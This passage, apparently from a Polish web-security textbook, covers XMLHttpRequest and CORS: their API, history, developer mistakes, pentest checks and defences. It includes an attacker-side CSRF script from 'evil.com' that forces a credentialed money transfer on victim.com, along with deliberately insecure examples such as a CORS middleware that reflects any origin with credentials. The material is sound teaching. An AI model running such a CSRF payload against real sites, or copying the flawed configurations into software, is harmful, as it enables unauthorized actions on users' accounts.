3. **Burp Proxy** → przechwytuj i modyfikuj fetch requesty w locie
4. **Console** → monkey-patch `fetch` → loguj wszystkie wywołania

Powiązania

Fetch API

- XMLHttpRequest (Rozdział 12)
Fetch to następca XHR – podobne bezpieczeństwo, lepsze API
 - CORS (Rozdział 13)
CORS kontroluje które cross-origin fetche są dozwolone
 - Cookies (Rozdział 14)
credentials: "include/same-origin" kontroluje wysyłanie cookie
- s
- Service Workers (Rozdział 19)
SW przechwytuje i może modyfikować każdy fetch
 - CSP (Rozdział 36)
connect-src w CSP kontroluje do jakich URL możemy fetch
 - Fetch Metadata Headers (Rozdział 39)
Nagłówki Sec-Fetch-* opisują kontekst każdego fetcha

Rozdział 12: XMLHttpRequest

1. Czym jest XMLHttpRequest

XMLHttpRequest (XHR) to API JavaScript do wykonywania asynchronicznych żądań HTTP bez przeładowania strony. Mimo nazwy obsługuje nie tylko XML — obsługuje wszystkie typy danych: JSON, tekst, binarnie, FormData.

XHR jest Web API (nie ECMAScript). Istnieje od 1999 roku (Microsoft w IE5 jako XMLHttpRequest, potem standaryzowany przez Mozilla), jest dostępny we wszystkich przeglądarkach i był podstawą "AJAX" (Asynchronous JavaScript and XML) przez ponad dekadę.

Choć Fetch API jest nowoczesnym zamiennikiem, XHR nadal dominuje w legacy code, starszych bibliotekach (jQuery's `$.ajax()` używał XHR) i specyficznych przypadkach (np. monitorowanie postępu uploadu pliku).

API

```
const xhr = new XMLHttpRequest();
xhr.open(method, url, async, user, password);
xhr.send(body);

// Właściwości
xhr.readyState;      // 0-4: UNSENT, OPENED, HEADERS_RECEIVED, LOADING, DONE
xhr.status;           // HTTP status code
xhr.statusText;       // "OK", "Not Found"...
xhr.responseText;    // odpowiedź jako string
xhr.responseXML;      // odpowiedź jako Document (XML/HTML)
xhr.response;         // odpowiedź wg responseType
xhr.responseType;     // ""|"arraybuffer"|"blob"|"document"|"json"|"text"
xhr.responseURL;      // finalny URL (po redirect)
xhr.timeout;          // timeout w ms
xhr.withCredentials;  // odpowiednik credentials: "include" w Fetch

// Event handlers
xhr.onreadystatechange = function() { ... }; // każda zmiana readyState
xhr.onload = function() { ... };             // sukces
xhr.onerror = function() { ... };            // błąd sieci
xhr.ontimeout = function() { ... };          // timeout
xhr.onprogress = function(e) { ... };        // postęp pobierania
xhr.upload.onprogress = function(e) { ... }; // postęp wysyłania

// Nagłówki
xhr.setRequestHeader(name, value);
xhr.getResponseHeader(name);
xhr.getAllResponseHeaders(); // string z wszystkimi nagłówkami
```

2. Dlaczego powstał

Problem: przeładowanie strony przy każdej interakcji

W 1999 roku każda interakcja ze stroną (kliknięcie linku, submit formularza) wymagała pełnego przeładowania. Outlook Web Access (Microsoft, 1996-1999)

był pierwszym poważnym webapem — Microsoft stworzył XMLHttpRequest (ActiveXObject) właśnie po to, żeby budować dynamiczne interfejsy.

W 2004 Google Maps i Gmail spopularyzowały AJAX — były rewolucją w tym że działały jak aplikacje desktopowe, nie strony HTML. Cały świat zobaczył możliwości XHR.

Problem: standaryzacja

ActiveXObject.XMLHttpRequest był microsoftowym wynalazkiem. Mozilla przeportowała go do Firefox 1.0 (2004) jako natywny `XMLHttpRequest`. W3C standaryzował XMLHttpRequest Level 1 w 2006, Level 2 (z CORS, binary data, progress events) w 2012.

3. Jak działa

readyState Machine

XHR jest state machine'ą przechodzącą przez 5 stanów:

```

UNSENT (0)
  | → xhr.open() wywołane
  ▼
OPENED (1)
  | → xhr.send() wywołane
  ▼
HEADERS_RECEIVED (2)
  | → nagłówki odpowiedzi odebrane
  ▼
LOADING (3)
  | → body jest pobierane (onprogress events)
  ▼
DONE (4)
  | → transfer zakończony (sukces lub błąd)

```

```

xhr.onreadystatechange = function() {
  if (xhr.readyState === 2) {
    console.log("Nagłówki:", xhr.getAllResponseHeaders());
  }
  if (xhr.readyState === 3) {
    console.log("Pobieranie...", xhr.responseText.length, "bajtów");
  }
  if (xhr.readyState === 4) {
    if (xhr.status === 200) {
      processResponse(xhr.responseText);
    } else {
      handleError(xhr.status);
    }
  }
};

```

Krok po kroku


```
xhr.open("GET", "/api/data", true) ← true = asynchroniczny (default)
|
▼ readyState = 1 (OPENED)
|
xhr.setRequestHeader("Authorization", "Bearer " + token)
|
xhr.send()
|
▼ przeglądarka wysyła request
| JavaScript kontynuuje (asynchroniczny)
|
▼ [odpowiedź serwera]
| readyState = 2 (HEADERS_RECEIVED) → onreadystatechange
| readyState = 3 (LOADING) → onreadystatechange + onprogress
| readyState = 4 (DONE) → onreadystatechange + onload
```

Synchroniczny XHR (deprecated)

```
// xhr.open(method, url, async=false) → synchroniczny – BARDZO ZŁE!
xhr.open("GET", "/api/data", false); // blokuje główny wątek!
xhr.send();
// Wszystko stoi w miejscu dopóki serwer nie odpowie
// UI zamrożone → złe UX + potencjalny DoS
// Deprecated i usunięty w wielu kontekstach (nie w main thread)
```

withCredentials — odpowiednik credentials:include

```
const xhr = new XMLHttpRequest();
xhr.withCredentials = true; // wyślij cookies, auth, cert, cross-origin
xhr.open("GET", "https://api.example.com/data");
xhr.send();
// Wymaga Access-Control-Allow-Credentials: true po stronie serwera
// I Access-Control-Allow-Origin nie może być "*"
```

4. Co dzieje się wewnątrz

Relacja XHR a Fetch API

Oba używają tej samej warstwy sieciowej przeglądarki (network layer). CORS, cookies, SameSite — te same reguły stosują się do obu.

Progress events — unikalność XHR

Fetch API nie ma natywnego monitorowania postępu uploadu (od 2023 jest eksperymentalne przez streaming). XHR od zawsze miał:

```
xhr.upload.onprogress = function(e) {
  if (e.lengthComputable) {
    const percent = (e.loaded / e.total) * 100;
    updateProgressBar(percent);
  }
};

xhr.onprogress = function(e) { // pobieranie
  if (e.lengthComputable) {
    const percent = (e.loaded / e.total) * 100;
    updateDownloadBar(percent);
  }
};
```

Nagłówki — ograniczenia bezpieczeństwa

Przeglądarka nie pozwoli ustawić pewnych nagłówków przez `setRequestHeader()`:

```
ZAKAZANE (przeglądarka je ignoruje lub rzuca błąd):
- Host
- Content-Length
- Transfer-Encoding
- Trailer
- Cookie
- Cookie2
- Referer
- Origin
- Accept-Charset
- Accept-Encoding
- TE
- DNT
- Connection
- Upgrade
- Via
- Headers zaczynające od "Proxy-" lub "Sec-"
```

To ograniczenie chroni przed request smuggling i innymi atakami na warstwie HTTP.

5. Analogiczny przykład z życia

XHR to stary model telegraficzny:

- **Telegram** (request) = wysyłasz wiadomość i czekasz na potwierdzenie
- **Punkt 0: gotowe** — telegram przygotowany (UNSENT)
- **Punkt 1: wysłany** — telegram przyjęty przez telegraf (OPENED/SEND)
- **Punkt 2: potwierdzenie** — odbiorca potwierdził odbiór (HEADERS_RECEIVED)
- **Punkt 3: treść płynie** — telegram jest przekazywany (LOADING)
- **Punkt 4: komplet** — cały telegram dostarczony (DONE)

Każdy krok można monitorować. Można też anulować telegram przed dostarczeniem (`xhr.abort()`).

6. Przykład kodu

```
// Kompletny przykład XHR z obsługą błędów

function makeXHRRequest(url, options = {}) {
  return new Promise((resolve, reject) => {
    const xhr = new XMLHttpRequest();

    // Otwórz połączenie (async = true domyślnie)
    xhr.open(
      options.method || "GET",
      url,
      true // async
    );

    // Ustaw nagłówki
    if (options.headers) {
      Object.entries(options.headers).forEach(([key, value]) => {
        xhr.setRequestHeader(key, value);
      });
    }

    // Cookies cross-origin (jak credentials: "include" w Fetch)
    xhr.withCredentials = options.withCredentials || false;

    // Timeout
    xhr.timeout = options.timeout || 30000;

    // Typ odpowiedzi
    xhr.responseType = options.responseType || "json";

    // Handler sukcesu (readyState 4)
    xhr.onload = function() {
      if (xhr.status >= 200 && xhr.status < 300) {
        resolve(xhr.response); // responseType: "json" auto-parsuje
      } else {
        reject(new Error(`HTTP ${xhr.status}: ${xhr.statusText}`));
      }
    };

    // Handler błędu sieci
    xhr.onerror = function() {
      reject(new Error("Network error"));
    };

    // Handler timeout
    xhr.ontimeout = function() {
      reject(new Error("Request timed out"));
    };

    // Monitoring postępu uploadu
    if (options.onUploadProgress) {
      xhr.upload.onprogress = options.onUploadProgress;
    }

    // Wyślij
    xhr.send(options.body || null);

    // Zwróć metodę abort (dla anulowania)
    Promise.abort = () => xhr.abort();
  });
}

// Użycie:
try {
  const data = await makeXHRRequest("/api/users", {
```

```
        method: "GET",
        headers: { "Authorization": "Bearer token123" },
        timeout: 10000
    });
    console.log(data);
} catch (e) {
    console.error(e.message);
}
```

7. Przykład z prawdziwej aplikacji

jQuery \$.ajax() — wewnętrzna implementacja

jQuery przez lata opakowywało XHR:

```
// Jak jQuery $.ajax() używa XHR pod spodem (uproszczone)
$.ajax({
    url: "/api/users",
    method: "GET",
    headers: { "X-Requested-With": "XMLHttpRequest" }, // marker AJAX
    success: function(data) { renderUsers(data); },
    error: function(xhr, status, error) { showError(error); }
});

// Nagłówek X-Requested-With: XMLHttpRequest
// Jest używany przez serwery do wykrywania requestów AJAX
// Ale NIE jest mechanizmem CSRF! Można go łatwo dodać w Fetch/XHR przez atakującego
// Jest ograniczony przez CORS (niestandardowy nagłówek → preflight) – to jest f
aktyczna ochrona
```

Formularz uploadu pliku z progress

```

const fileInput = document.getElementById("file");
const progressBar = document.getElementById("progress");

fileInput.addEventListener("change", async function() {
    const file = this.files[0];
    const formData = new FormData();
    formData.append("file", file);
    formData.append("name", file.name);

    const xhr = new XMLHttpRequest();

    xhr.upload.onprogress = function(e) {
        if (e.lengthComputable) {
            progressBar.value = (e.loaded / e.total) * 100;
        }
    };

    xhr.onload = function() {
        if (xhr.status === 200) {
            const result = JSON.parse(xhr.responseText);
            showSuccess(result.fileUrl);
        }
    };

    xhr.open("POST", "/api/upload");
    xhr.setRequestHeader("X-CSRF-Token", getCsrfToken());
    xhr.withCredentials = true;
    xhr.send(formData);
    // Uwaga: nie ustawiaj Content-Type! Browser ustawi go automatycznie
    // z poprawnym boundary dla multipart/form-data
});

```

8. Typowe błędy programistów

Błąd 1: Ufanie X-Requested-With jako ochrona CSRF

```

// Backend (Node.js) – błędna ochrona CSRF
app.post("/api/transfer", (req, res) => {
    if (req.headers["x-requested-with"] !== "XMLHttpRequest") {
        return res.status(403).json({ error: "Forbidden" });
    }
    // Atakujący może dodać ten nagłówek przez Fetch!
    // fetch(url, { headers: { "X-Requested-With": "XMLHttpRequest" } })
    // X-Requested-With to niestandardowy nagłówek → CORS preflight
    // Ale jeśli serwer pozwala na ten nagłówek w CORS...
});

```

Błąd 2: Synchroniczny XHR

```

// BARDZO ZŁE:
xhr.open("GET", url, false); // synchroniczny
xhr.send();
// Blokuje UI, deprecated, niedostępny w Service Workers i Web Workers

```

Błąd 3: Parsowanie JSON bez try/catch

```
// BŁĄD: serwer może zwrócić nie-JSON (np. error page w HTML)
xhr.onload = function() {
    const data = JSON.parse(xhr.responseText); // TypeError jeśli nie JSON!
    processData(data);
};

// POPRAWKA:
xhr.responseType = "json"; // automatyczne parsowanie
xhr.onload = function() {
    if (xhr.response) { // null jeśli parsowanie nie powiodło się
        processData(xhr.response);
    }
};
```

Błąd 4: Brak walidacji status kodu

```
// BŁĄD: onload wywołuje się też dla 4xx/5xx
xhr.onload = function() {
    processData(JSON.parse(xhr.responseText)); // może to być błąd!
};

// POPRAWKA:
xhr.onload = function() {
    if (xhr.status >= 200 && xhr.status < 300) {
        processData(xhr.response);
    } else {
        handleError(xhr.status, xhr.response);
    }
};
```

9. Znaczenie dla bezpieczeństwa

XHR i CSRF

Historycznie XHR z `setRequestHeader("Content-Type", "application/json")` wymagał preflight OPTIONS (bo JSON nie jest "simple" content type). To utrudniało CSRF. Ale:

- Proste GET/POST z form-urlencoded/text mogą być cross-origin bez preflight
- `withCredentials: true` wymaga CORS po stronie serwera

getAllResponseHeaders() — information disclosure

```
xhr.onload = function() {
    const headers = xhr.getAllResponseHeaders();
    console.log(headers);
    // Może ujawniać: Server: Apache/2.4.41, X-Powered-By: PHP/7.4.3
    // Stack fingerprinting!
};
```

XHR abort i timing attacks

Czas między `send()` a `onload` może ujawniać informacje o przetwarzaniu serwera:

```
const start = Date.now();
xhr.onload = () => console.log(Date.now() - start + "ms");
```

Zakazane nagłówki — BYPASS przez Flash/Silverlight (historycznie)

Stare pluginy Flash/Silverlight mogły ustawiać zakazane nagłówki przez XHR (CSRF przez Flash). To był powód wieloletnich ataków. Flash jest wycofany (2020).

Powiązane CWE i zagrożenia

- **CWE-352** — CSRF (XHR bez CSRF token)
- **CWE-918** — SSRF (backend używa XHR/Fetch na URL od klienta)
- **CWE-200** — Information Exposure (nagłówki stack)

10. Jak identyfikować podczas pentestu

DevTools → Network

Identycznie jak dla Fetch:

1. **Network** → filtr **XHR** (lub **Fetch/XHR**)
2. Sprawdź każdy request: nagłówki, body, response
3. Sprawdź `getAllResponseHeaders()` w `xhr.getResponseHeader()` — information disclosure

Wykrywanie użycia XHR vs Fetch

```
// W DevTools Console – sprawdź co używa aplikacja
// Monkey-patch oba:
const originalXHR = XMLHttpRequest.prototype.send;
XMLHttpRequest.prototype.send = function(...args) {
  console.log("XHR:", this._url || "unknown");
  return originalXHR.apply(this, args);
};

const originalOpen = XMLHttpRequest.prototype.open;
XMLHttpRequest.prototype.open = function(method, url, ...args) {
  this._url = url;
  console.log("XHR open:", method, url);
  return originalOpen.apply(this, [method, url, ...args]);
};
```

Burp Suite — identyfikacja XHR

Requesty przez XHR zazwyczaj mają nagłówek:

```
X-Requested-With: XMLHttpRequest
```

Szukaj tego nagłówka w Burp → Proxy → HTTP History.

11. Jak testować bezpieczeństwo

- ☐ Czy synchroniczny XHR (async=false) jest używany → blokada Event Loop?
- ☐ Czy withCredentials: true jest używane cross-origin bez potrzeby?
- ☐ Czy X-Requested-With jest jedyną ochroną CSRF (niewystarczające!)?
- ☐ Czy getAllResponseHeaders() ujawnia wrażliwe nagłówki (Server, X-Powered-By)?
- ☐ Czy odpowiedzi błędów XHR ujawniają stack traces lub wewnętrzne ścieżki?
- ☐ Czy JSON.parse(xhr.responseText) jest używane bez try/catch?
- ☐ Czy backend waliduje Content-Type response (nie tylko sprawdza XHR header)?
- ☐ Czy upload endpoint pozwala na dowolne typy plików (brak MIME type validation)?
- ☐ Czy timeout jest skonfigurowany (xhr.timeout)?
- ☐ Czy XHR requesty z wrażliwymi danymi używają HTTPS?

12. Typowe scenariusze ataków

Scenariusz 1: CSRF przy błędnej ochronie przez X-Requested-With

Wymagania: Serwer sprawdza tylko obecność `X-Requested-With: XMLHttpRequest`.

Przebieg:

```
// evil.com – atakujący
fetch("https://victim.com/api/transfer", {
  method: "POST",
  headers: {
    "X-Requested-With": "XMLHttpRequest", // łatwe do dodania!
    "Content-Type": "application/json"
  },
  credentials: "include", // wysyła cookies ofiary
  body: JSON.stringify({ to: "attacker", amount: 10000 })
});
// Serwer widzi X-Requested-With → pozwala → CSRF!
```

Scenariusz 2: Finger printing przez Response Headers

Przebieg:

```
// Pentester w DevTools Console:
const xhr = new XMLHttpRequest();
xhr.open("GET", "/api/endpoint");
xhr.onload = () => {
  console.log("=== Server Info ===");
  console.log(xhr.getAllResponseHeaders());
  // Server: Apache/2.4.51 (Ubuntu)
  // X-Powered-By: PHP/8.0.12
  // X-AspNet-Version: 4.0.30319
};
xhr.send();
```

13. Jak się zabezpieczać

Prawidłowa CSRF ochrona (nie X-Requested-With)


```
// Prawidłowe podejście – CSRF token w niestandardowym nagłówku
function makeSecureXHR(url, data) {
  const xhr = new XMLHttpRequest();
  xhr.open("POST", url);

  // CSRF token z ciasteczka (podwójne ciasteczko wzorzec)
  // lub z meta tagu (lepsze)
  const csrfToken = document.querySelector('[name=csrf-token]').content;
  xhr.setRequestHeader("X-CSRF-Token", csrfToken);
  xhr.setRequestHeader("Content-Type", "application/json");

  xhr.send(JSON.stringify(data));
}
```

Ukrywanie nagłówków serwera

```
# Apache – ukryj wersję
ServerTokens Prod
ServerSignature Off

# Nginx
server_tokens off;

# Express.js
app.disable('x-powered-by');
// lub z helmet:
const helmet = require('helmet');
app.use(helmet.hidePoweredBy());
```

Migraj do Fetch API

```
// Zamiast XHR – użyj Fetch z AbortController
async function fetchWithTimeout(url, options, timeoutMs = 10000) {
  const controller = new AbortController();
  const id = setTimeout(() => controller.abort(), timeoutMs);

  try {
    const response = await fetch(url, {
      ...options,
      signal: controller.signal
    });
    clearTimeout(id);
    return response;
  } catch (e) {
    clearTimeout(id);
    throw e;
  }
}
```

14. Podsumowanie

Kluczowe fakty:

1. XHR to pierwotne AJAX API — używane od 1999, zdominowało web do ~2015
2. readyState machine:
UNSENT→OPENED→HEADERS_RECEIVED→LOADING→DONE
3. `withCredentials = true` = odpowiednik `credentials: "include"` w Fetch

4. Synchroniczny XHR (`async=false`) jest deprecated i blokuje UI
5. X-Requested-With NIE jest mechanizmem CSRF protection — tylko wskazówką

Najczęstsze nieporozumienia:

- "XHR jest bezpieczniejszy niż Fetch" — mają identyczny model bezpieczeństwa (CORS, cookies)
- "X-Requested-With chroni przed CSRF" — NIE. Atakujący może go dodać przez Fetch/XHR. Ochrona pochodzi z CORS preflightu dla niestandardowych nagłówków.
- "XMLHttpRequest obsługuje tylko XML" — NIE. Obsługuje JSON, text, binary, FormData.

Jak rozpoznać w prawdziwej aplikacji

1. **Network** → filtr `XHR` → wszystkie stare AJAX requesty
2. Szukaj nagłówka `X-Requested-With: XMLHttpRequest` w requestach
3. **Sources** → szukaj `new XMLHttpRequest()`, `$.ajax()`, `$.get()`, `$.post()`
4. **Burp** → sprawdź czy CSRF token jest obecny w każdym modyfikującym stan requestcie

Powiązania

```
XMLHttpRequest
├── Fetch API (Rozdział 11)
│   └── Fetch to nowoczesna alternatywa dla XHR
├── CORS (Rozdział 13)
│   └── XHR podlega tym samym regułom CORS co Fetch
├── Cookies (Rozdział 14)
│   └── withCredentials kontroluje wysyłanie cookies
└── WebSocket (Rozdział 25)
    └── WebSocket to alternatywa dla polling przez XHR
```

Rozdział 13: CORS

1. Czym jest CORS

CORS (Cross-Origin Resource Sharing) to mechanizm bezpieczeństwa przeglądarki, który kontroluje czy skrypty JavaScript z jednego origin (strony) mogą wykonywać żądania HTTP do innego origin.

Origin to kombinacja: **protokół + host + port**.

```
https://app.example.com:443 → protokół: https, host: app.example.com, port: 443
http://app.example.com → inny protokół → inny origin!
https://api.example.com → inny host → inny origin!
https://app.example.com:8080 → inny port → inny origin!
```

CORS jest rozszerzeniem **Same-Origin Policy** (SOP) — fundamentalnego mechanizmu bezpieczeństwa przeglądarki który domyślnie blokuje cross-origin requesty. CORS pozwala serwerom *selektywnie* zezwolić na cross-origin dostęp.

CORS jest standardem WHATWG Fetch. Kontrola jest po stronie **przeglądarki i serwera** — nie można go "wyłączyć" z poziomu JavaScript.

Nagłówki CORS

Request headers (wysyłane przez przeglądarkę):

```
Origin: https://app.example.com
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: Content-Type, Authorization
```

Response headers (wysyłane przez serwer):

```
Access-Control-Allow-Origin: https://app.example.com
Access-Control-Allow-Methods: GET, POST, PUT, DELETE
Access-Control-Allow-Headers: Content-Type, Authorization
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: X-Custom-Header
Access-Control-Max-Age: 86400
```

2. Dlaczego powstał

Problem: Same-Origin Policy jest zbyt restrykcyjna

SOP (1995, Netscape) blokuje domyślnie wszystkie cross-origin requesty. To chronione przed kradzieżą danych — skrypt z `evil.com` nie mógł odczytać `bank.com`.

Ale nowoczesne aplikacje webowe *potrzebują* cross-origin requestów:

- Frontend na `app.example.com` musi komunikować się z API na `api.example.com`
- CDN na `cdn.example.com` dostarcza zasoby

- Usługi third-party (płatności, analytics, mapy)

Stare obejście: JSONP

Przed CORS jedynym obejściem było **JSONP** (JSON with Padding):

```
<!-- JSONP: tag <script> nie jest ograniczony przez SOP -->
<script src="https://api.example.com/data?callback=processData"></script>
<!-- Serwer zwracał: processData({"user": "Alice"}) -->
```

JSONP jest niebezpieczny (XSS, brak kontroli), CORS go zastąpił.

CORS jako rozwiązanie

CORS (W3C, 2004-2014) dał serwerom kontrolę nad tym, komu udostępniają dane cross-origin. Przeglądarka przed każdym cross-origin requestem sprawdza czy serwer zezwala.

3. Jak działa

Simple vs Preflighted Requests


Simple Request (bez preflight):

- Metody: GET, HEAD, POST
- Nagłówki: tylko "bezpieczne" (Accept, Content-Language, Content-Type z value: text/plain, application/x-www-form-urlencoded, multipart/form-data)
- Przeglądarka wysyła request bezpośrednio + nagłówek **Origin**
- Serwer odpowiada z **Access-Control-Allow-Origin**
- Przeglądarka sprawdza czy Origin jest dozwolony → jeśli tak: pokaż odpowiedź JS


Preflighted Request (dla wszystkich innych):

- Metody: PUT, DELETE, PATCH lub niestandardowe
- Nagłówki: Authorization, Content-Type: application/json, custom headers
- Przeglądarka najpierw wysyła OPTIONS request (preflight)
- Serwer odpowiada na preflight zezwoleniami
- Jeśli OK → przeglądarka wysyła właściwy request

Simple Request:



Preflighted Request:



Cookies i credentials

```
fetch(url, { credentials: "include" }) ↔ xhr.withCredentials = true
```

Serwer MUSI mieć:

Access-Control-Allow-Credentials: true

Access-Control-Allow-Origin: https://specific-origin.com ← NIE może być ""!

Access-Control-Allow-Origin: * — ograniczenia

Wildcard `*` pozwala na wszystkie origin ALE:

- Nie działa z `credentials: "include"`
- Serwer musi to świadomie ustawić — to jest "publiczne API"

Opaque Response — mode: no-cors

```
fetch("https://api.example.com/data", { mode: "no-cors" })
// Przeglądarka wysyła request
// Odpowiedź to "opaque response" — nie można odczytać body, headers, status
// Używane do: preload, beacon, analytics
// NIE chroni przed eksfiltracją! Request jest wysyłany!
```

4. Co dzieje się wewnątrz

CORS jest egzekwowany przez przeglądarkę, nie serwer

Kluczowy fakt: Serwer NIE blokuje requestów z niedozwolonych origin. Serwer po prostu odpowiada lub nie odpowiada nagłówkami CORS. Przeglądarka jest tą, która blokuje JS od odczytania odpowiedzi.

```
Request BEZ CORS (np. przez curl, Postman, atakujący serwer):
→ serwer odpowiada NORMALNIE
→ nie ma CORS enforcement
```

```
Request przez PRZEGLĄDARKĘ z innego origin:
→ serwer odpowiada normalnie
→ PRZEGLĄDARKA sprawdza Access-Control-Allow-Origin
→ jeśli brak lub nie pasuje → blokuje JS od odczytania
→ ALE REQUEST DOTARŁ DO SERWERA!
```

To kluczowe: CORS chroni przed *odczytaniem* cross-origin danych przez JavaScript. NIE chroni przed wykonaniem akcji (jak CSRF)!

Access-Control-Max-Age — cache preflights

```
Access-Control-Max-Age: 86400
```

Preflight jest cache'owany. Przeglądarka nie będzie wysyłać OPTIONS dla tej kombinacji origin+metoda+nagłówki przez następne 86400 sekund (24h). To optymalizacja wydajności.

Varies z Origin

Serwer który dynamicznie ustawia Access-Control-Allow-Origin na podstawie Origin requestu MUSI dodać:

```
Vary: Origin
```

Bez tego cache HTTP może zwrócić odpowiedź dla jednego origin do innego (cache poisoning!).

5. Analogiczny przykład z życia

CORS to jak polityka przyznawania gości w firmie:

- **Firma (serwer)** ma recepcję i wewnętrzne dane
- **Gość (inny origin)** chce wejść i zobaczyć dane
- **Recepcja (przeglądarka)** sprawdza listę dozwolonych gości

Ważne: **gość (request) DOCIERA do firmy**. Recepcja (przeglądarka) po prostu nie wpuszcza go do środka (blokuje odczyt danych). Ale fakt że gość przyszedł (request) jest zarejestrowany.

Preflight = telefon przed przyjazdem: "Czy mogę przyjść z pakowymi dokumentami?" — firma mówi "tak" lub "nie" zanim gość jedzie.

6. Przykład kodu

```
// === Frontend (https://app.example.com) ===

// Prosty GET – simple request, brak preflight
fetch("https://api.example.com/public/data")
  .then(r => r.json())
  .then(data => console.log(data));

// POST z JSON – preflighted (Content-Type: application/json nie jest simple)
fetch("https://api.example.com/users", {
  method: "POST",
  headers: {
    "Content-Type": "application/json",    // → preflight!
    "Authorization": "Bearer tokenXYZ"    // → preflight!
  },
  credentials: "include", // wysyłaj cookies cross-origin
  body: JSON.stringify({ name: "Alice" })
});

// Sekwencja:
// 1. Przeglądarka widzi: cross-origin POST z JSON i Authorization → potrzeba preflight
// 2. OPTIONS https://api.example.com/users
//    Origin: https://app.example.com
//    Access-Control-Request-Method: POST
//    Access-Control-Request-Headers: content-type, authorization
// 3. Serwer odpowiada:
//    HTTP/1.1 204 No Content
//    Access-Control-Allow-Origin: https://app.example.com
//    Access-Control-Allow-Methods: POST, GET, PUT, DELETE
//    Access-Control-Allow-Headers: content-type, authorization
//    Access-Control-Allow-Credentials: true
//    Access-Control-Max-Age: 86400
// 4. Przeglądarka wysyła właściwy POST
// 5. Serwer odpowiada z danymi + Access-Control-Allow-Origin
// 6. Przeglądarka przepuszcza JS do odczytania odpowiedzi
```

```
// === Backend (Node.js/Express) – poprawna konfiguracja CORS ===

const cors = require('cors');

const allowedOrigins = [
  'https://app.example.com',
  'https://admin.example.com'
];

app.use(cors({
  origin: function(origin, callback) {
    // Zezwól na zapytania bez origin (np. server-to-server)
    if (!origin) return callback(null, true);

    if (allowedOrigins.includes(origin)) {
      callback(null, true);
    } else {
      callback(new Error(`CORS: origin ${origin} not allowed`));
    }
  },
  credentials: true, // Access-Control-Allow-Credentials: true
  methods: ["GET", "POST", "PUT", "DELETE", "OPTIONS"],
  allowedHeaders: ["Content-Type", "Authorization", "X-CSRF-Token"],
  exposedHeaders: ["X-Total-Count"], // nagłówki które JS może odczytać
  maxAge: 86400 // cache preflight na 24h
}));
```

7. Przykład z prawdziwej aplikacji

Typowa architektura SPA

```
Frontend: https://app.bank.com
Backend API: https://api.bank.com
```

```
Nagłówki odpowiedzi serwera:
Access-Control-Allow-Origin: https://app.bank.com
Access-Control-Allow-Methods: GET, POST, PUT
Access-Control-Allow-Headers: Authorization, Content-Type, X-CSRF-Token
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 600
Vary: Origin
```

Mikroserwisy — wewnętrzny CORS

```
// Mikroserwis B wymaga requestów tylko od mikroserwisu A
// Oba działają pod tym samym apex domain

// Frontend (app.company.com) → API Gateway (api.company.com)
// API Gateway → User Service (users.internal.company.com)
// User Service → CORS: zezwól tylko na api.company.com (gateway)
```

CDN z CORS


```

<!-- Font z Google Fonts — cross-origin, wymaga CORS -->
<link href="https://fonts.googleapis.com/css2?family=Roboto" rel="stylesheet">

<!-- Google CDN odpowiada:
      Access-Control-Allow-Origin: *
      Cache-Control: public, max-age=31536000
-->

<!-- SRI (Subresource Integrity) w połączeniu z CORS -->
<link rel="stylesheet"
      href="https://cdn.example.com/style.css"
      integrity="sha384-abc123..."
      crossorigin="anonymous">

```

8. Typowe błędy programistów

Błąd 1: Access-Control-Allow-Origin: * z credentials

```

// BŁĄD: wildcard + credentials → przeglądarka blokuje!
res.setHeader("Access-Control-Allow-Origin", "*");
res.setHeader("Access-Control-Allow-Credentials", "true");
// Przeglądarka: "Nie możesz jednocześnie mieć wildcard i credentials"
// → CORS error w przeglądarce

```

Błąd 2: Dynamiczne CORS bez walidacji

```

// BŁĄD: echo każdego origin bez walidacji
app.use((req, res, next) => {
  const origin = req.headers.origin;
  res.setHeader("Access-Control-Allow-Origin", origin); // NIEBEZPIECZNE!
  res.setHeader("Access-Control-Allow-Credentials", "true");
  next();
});
// Każda domena na świecie może wykonywać cross-origin requesty z credentials!
// To jest null-CORS bypass!

```

Błąd 3: Brak Vary: Origin przy dynamicznym CORS

```

// BŁĄD: dynamiczny CORS bez Vary nagłówka
app.use((req, res, next) => {
  if (allowedOrigins.includes(req.headers.origin)) {
    res.setHeader("Access-Control-Allow-Origin", req.headers.origin);
    // Brak: res.setHeader("Vary", "Origin");
  }
  next();
});
// Proxy/CDN może zcache'ować odpowiedź dla origin A i zwrócić ją do origin B!

```

Błąd 4: CORS na preflight ale nie na właściwym requeście

```
// BŁĄD: obsługa OPTIONS ale nie GET/POST
app.options("", cors(corsOptions)); // poprawne dla OPTIONS
// Ale:
app.get("/api/data", (req, res) => {
  // Brak CORS headers na GET! Tylko OPTIONS ma CORS.
  res.json(data); // CORS error dla JS!
});

// POPRAWKA: cors middleware na wszystkich routes
